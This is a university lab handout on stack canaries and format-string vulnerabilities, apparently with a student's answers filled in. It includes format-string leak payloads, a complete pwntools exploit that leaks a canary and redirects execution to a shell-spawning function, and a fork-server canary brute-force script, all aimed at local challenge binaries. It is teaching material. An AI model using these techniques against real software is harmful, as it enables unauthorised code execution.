Stack Canaries and Format Strings

Laboratory for the class “Offensive Security”
(01NWLWQ, 01NWLUV, 01NWLUW, 01NWLWR)
Politecnico di Torino – AY 2025/26
Prof. Cataldo Basile

prepared by:
Alberto Carboneri (alberto.carboneri@polito.it)

v. 2.0 (22/02/2026)

Contents

Purpose of this laboratory

This laboratory focuses on **stack canaries** and **format string** vulnerabilities. The goal is to understand how stack canaries protect against buffer overflows, and how to bypass them using information leaks (such as format string bugs) or brute-forcing.

All the binaries and source code for this lab are in `lab_02_canaries/materiale/challenges/`.

The laboratory is structured as follows:

- **Guided exercises**: step-by-step walkthroughs to introduce format strings and canary bypass techniques.
- **Exercises**: independent challenges to practice and consolidate the concepts.

1 Format Strings

Format string bugs happen when attacker-controlled data is used as a *format string*. The classic example is:

```
printf(user_input); // BAD - user controls the format
printf("%s", user_input); // GOOD - format is fixed
```

When the program passes user input directly to `printf`, the attacker can use format specifiers such as `%lx` or `%p` to read values from the stack.

1.1 Reading the stack

Each `%lx` (or `%p`) in the format string consumes the next "argument" — but since there are no real extra arguments, `printf` keeps walking up the stack, reading whatever happens to be there.

```
AAAA.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx
```

We separate specifiers with **dots** (not spaces) so the output is easy to split. On amd64, each `%lx` prints one 8-byte stack word in hexadecimal.

1.2 Positional parameters

Once you know the *index* of the stack slot you want, you can use a **positional parameter** to read it directly:

`%N$lx`

where *N* is the **1-based** index of the argument *as seen by* `printf`.

For example, to read the 7th, 8th, and 9th stack slots:

```
%7$lx
%8$lx
%9$lx
```

> **NOTE**
>
> Without `%N$...`, the format string consumes arguments sequentially. With `%N$...` you can repeatedly read the exact same stack slot, which is what you need once you know the right index.

1.3 Finding your input on the stack

A useful trick is to send a recognizable marker (e.g., `AAAABBBB`) along with many `%lx` specifiers. When you see your marker in the output, you know which index corresponds to the start of your buffer.

In this lab we mainly use format strings as an **information leak primitive**. That leak will become the key piece for bypassing stack canaries in the next section.

2 Stack Canaries

2.1 What a canary actually protects

Stack canaries add a secret random value between local variables and control-flow data (saved frame pointer / return address). On function epilogue, the program checks whether the canary was corrupted. If it was, the program calls `__stack_chk_fail` and aborts immediately.

Typical properties on Linux (amd64):

- the canary is 8 bytes;
- the least significant byte is `0x00` (so that unsafe string functions like `strcpy` stop early and cannot read the canary).

This means a plain overflow that overwrites RIP will almost always be detected *unless* you also place the correct canary value back into the stack.

2.2 Bypass strategies

There are three main strategies to bypass stack canaries:

1. **Leak the canary**: use an information leak (e.g., a format string vulnerability) to read the canary value, then include it in your overflow payload at the correct offset.
2. **Brute-force the canary**: if the server `fork()` s for each connection, the canary is *identical* in every child process. You can guess it one byte at a time (256 attempts per byte $\times$ 7 unknown bytes = 1792 attempts worst case).
3. **Skip the canary entirely**: if the vulnerability lets you control *where* you write — rather than forcing a flat sequential overflow — you can modify control-flow data without ever touching the canary. Two common variants:
   - **Loop counter / index overwrite**: a write loop uses an index variable stored *after* the buffer in memory. By overwriting that index, you make the loop jump over the canary and write directly onto the return address.
   - **Function pointer overwrite**: if a function pointer is stored *before* the canary (e.g., as a field in the same struct as the buffer), you can overwrite it without ever reaching the canary. The canary check happens at function return, but if the corrupted pointer is called *before* returning, you hijack control first.

2.3 Stack layout with canary

When a function has canary protection, the stack looks like this:

Low addresses	
`buf[0..N-1]`	local buffer
`canary`	8-byte canary (LSB = `0x00`)
`saved RBP`	saved frame pointer
`saved RIP`	return address
High addresses	

Your overflow payload must therefore include: padding → correct canary → saved RBP padding → target return address.

2.4 Guided example 1: The Pastry Shop (canary leak via format string)

In `00_pastry_shop/` a small "pastry shop" program first asks for your name (with a format string vulnerability), then asks for your order (with a buffer overflow).

Binary:	`00_pastry_shop/pastry_shop`
Source:	`00_pastry_shop/main.c`

The goal is to call the hidden `win()` function, which spawns a shell.

Step 1 — Inspect protections

Run `checksec` on the binary: `checksec --file ./pastry_shop`

Write down the relevant results:

NX: →

PIE:

```
┌──(kali㉿kali)-[~/Scrivania/PoliTo/OffSec/Lab/lab_02/lab2/challenges/00_pastry_shop]
└─$ checksec --file=./pastry_shop
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   49 Symbols      No    0                3               ./pastry_shop
```

Canary: →

Because PIE is disabled, the address of `win()` is the same on every run. Because the canary is enabled, a blind overflow will trigger `__stack_chk_fail`.

Step 2 — Read the source code

Open `main.c` and answer:

- Which function contains the format string vulnerability?

  → printf(name); // <--- Format String Vulnerability Here

- Which function contains the buffer overflow?

  → (void)read(STDIN_FILENO, buf, 256); // <--- BufferOverflow Vulnerability Here

Step 3 — Find the address of `win()`

Since PIE is off, `win()` has a fixed virtual address: `nm ./pastry_shop | grep win`

Address of `win()`:

→ 0x4012c2

Step 4 — Leak the canary with a format string

The `greet()` function uses `printf(name)`, giving us a format string vulnerability. To find the canary on the stack, send a series of `%lx` specifiers:

```
AAAA.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.
%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx
```


Look for a value that ends in `00` — that is likely the canary. Once you find it, note its position and use a positional parameter: `%N$lx`.

What is the canary's positional index?

→ 23


Step 5 — Measure the overflow layout

Now we need to measure the offsets inside `vuln()`. Use `cyclic` in GDB to determine:



- Offset from the start of `buf` to the canary:

→ 72



- Offset from the start of `buf` to the saved RIP:

→ 72 +8+8

> **NOTE**
>
> Between the canary and the saved RIP there are 8 bytes for the saved RBP. So the formula is: offset_to_RIP = offset_to_canary + 8 (canary) + 8 (saved RBP).

Step 6 — Find a `ret` gadget

We may need it for stack alignment (if you recall, on x86_64 the stack must be 16-byte aligned at a `call` — inserting a lone `ret` gadget before the target fixes this): `ROPgadget --binary ./pastry_shop | grep ": ret$"`

`ret` gadget address:

→ 0x000000000040101a

Step 7 — The complete exploit

The exploit works in two phases:

1. **Leak phase**: use the format string to read the canary value.
2. **Overflow phase**: send a payload that preserves the canary and overwrites the return address with `win()`.

```
#!/usr/bin/env python3
from pwn import *

elf = context.binary = ELF('./pastry_shop', checksec=False)

CANARY_IDX = 23
OFFSET_TO_CANARY = 72
OFFSET_TO_RIP = 88

p = process(elf.path)

p.recvuntil(b"dear␣customer?\n")
p.sendline(f"%{CANARY_IDX}$lx".encode())
leak = p.recvline().strip()
canary = int(leak, 16)
log.info(f"canary␣=␣{canary:#x}")

p.recvuntil(b"to␣order?\n")
payload = flat(
    b"A" * OFFSET_TO_CANARY,
    p64(canary),
    b"B" * (OFFSET_TO_RIP - OFFSET_TO_CANARY - 8),
    p64(elf.sym.win),
)
p.send(payload)
p.interactive()
```

Run it and confirm you get a shell.

2.5 Guided example 2: Fortune Cookie Server (canary brute-force)

In `01_fortune_cookie/` there is a TCP server that `fork()` s a new child for each connection.

Binary:	`01_fortune_cookie/fortune_cookie`
Source:	`01_fortune_cookie/main.c`

Key insight: why fork() helps the attacker

When a process calls `fork()`, the child is an exact copy of the parent — including the stack canary. This means the canary is **identical** across all connections. If you guess a byte correctly, the child does not crash (and replies `OK`). If you guess wrong, the child crashes (and you get no reply or a broken connection).

- How many attempts do you need in the worst case to brute-force all 7 unknown bytes?

  → 256(per byte)*7byte=1792

- Why is this attack *not* possible when the server uses `exec()` instead of `fork()`?

  → with execv every time the canaryu is different

Partial solver — fill in the blanks

Start the server on a local port, then complete the script below. The parts marked `???` are for you to determine.

```
#!/usr/bin/env python3
from pwn import *
import time

HOST, PORT = '127.0.0.1', 4444
OFFSET_TO_CANARY = ???
OFFSET_TO_RIP = ???

elf = ELF('./fortune_cookie', checksec=False)

known = b"\x00"

for i in range(7):
    for bval in range(256):
        guess = known + bytes([bval])
        payload = b"A" * OFFSET_TO_CANARY + guess

        io = remote(HOST, PORT, level='error')
        io.recvuntil(b"wish\n")
        io.send(payload)
        try:
            data = io.recv(timeout=0.2)
        except EOFError:
            data = b""
        io.close()

        if b"OK" in data:
            known = guess
            log.success(f"byte␣{i+1}:␣{bval:02x}")
            break

canary = u64(known)
log.info(f"Canary:␣{canary:#x}")

io = remote(HOST, PORT)
io.recvuntil(b"wish\n")

payload = flat(
    b"A" * OFFSET_TO_CANARY,
    p64(canary),
    b"B" * (OFFSET_TO_RIP - OFFSET_TO_CANARY - 8),
    p64(???), # ret gadget for alignment
```

```
    p64(elf.sym.win),
)
io.send(payload)
io.interactive()
```

```
→
```

2.6 From guided examples to independent exercises

The guided examples above are the reference pattern for the rest of the lab: understand the target, identify the leak or brute-force vector, validate offsets, and keep the final script short and reproducible. The next section lists the exercises you should solve during the lab and at home.

3 Exercises

This section collects the challenges to solve independently. Each exercise directory is under the challenges folder (`00_...`, `01_...`, etc.).

Exercise 1 — Space Station

Purpose:	bypass both stack canary and PIE using a single format string vulnerability.
Suggested tools:	GDB + **pwndbg**, `pwntools`, `checksec`.
Hints:	leak both the canary *and* a code address in one format string. Subtract a known offset from the code leak to recover the PIE base.

Challenge directory: `02_space_station/`

Files:

`02_space_station/space_station`
`02_space_station/main.c`
`02_space_station/solve.py`

Exercise 2 — Secret Library

Purpose:	consolidate canary bypass techniques.
Suggested tools:	GDB + **pwndbg**, `pwntools`, `checksec`.
Hints:	combine format string leak and buffer overflow. The buffer is larger than in previous exercises.

Challenge directory: `03_secret_library/`

Files:

`03_secret_library/secret_library`
`03_secret_library/main.c`
`03_secret_library/solve.py`

Exercise 3 — CafÃ© Menu

Purpose:	exploit a loop counter overwrite to jump over the canary and write directly onto the return address.
Suggested tools:	GDB + **pwndbg**, `objdump`, `pwntools`.
Hints:	the program reads your input byte by byte using an index variable stored right after the buffer in the same struct. Overwriting that index makes the loop jump ahead, skipping the canary entirely.

Challenge directory: `04_cafe_menu/`

Files:

`04_cafe_menu/cafe_menu`
`04_cafe_menu/main.c`
`04_cafe_menu/solve.py`

Exercise 4 — Weather Station

Purpose:	brute-force a canary on a fork server with a multi-step protocol.
Suggested tools:	GDB + **pwndbg**, `pwntools`, `checksec`, `ROPgadget`.
Hints:	the server has two prompts per connection: a safe one and a vulnerable one. The oracle message appears only when the child process returns successfully.

Challenge directory: `05_weather_station/`

Files:

`05_weather_station/weather_station`
`05_weather_station/main.c`
`05_weather_station/solve.py`

4 Extras

Optional ideas if you finish early:

- In the *Pastry Shop* challenge, try using `%n` to *write* to memory instead of just reading. What could you overwrite to gain control without a buffer overflow at all?
- Investigate what happens when you compile a binary with `-fstack-protector` vs `-fstack-protector-all` vs `-fstack-protector-strong`. Which functions get canaries in each case?
- Try the Fortune Cookie Server challenge over a real network (e.g., between two VMs). How does network latency affect the brute-force time?
- Read the glibc source for `__stack_chk_fail` and understand what it does before aborting. Can you think of a scenario where even the fail handler could be abused?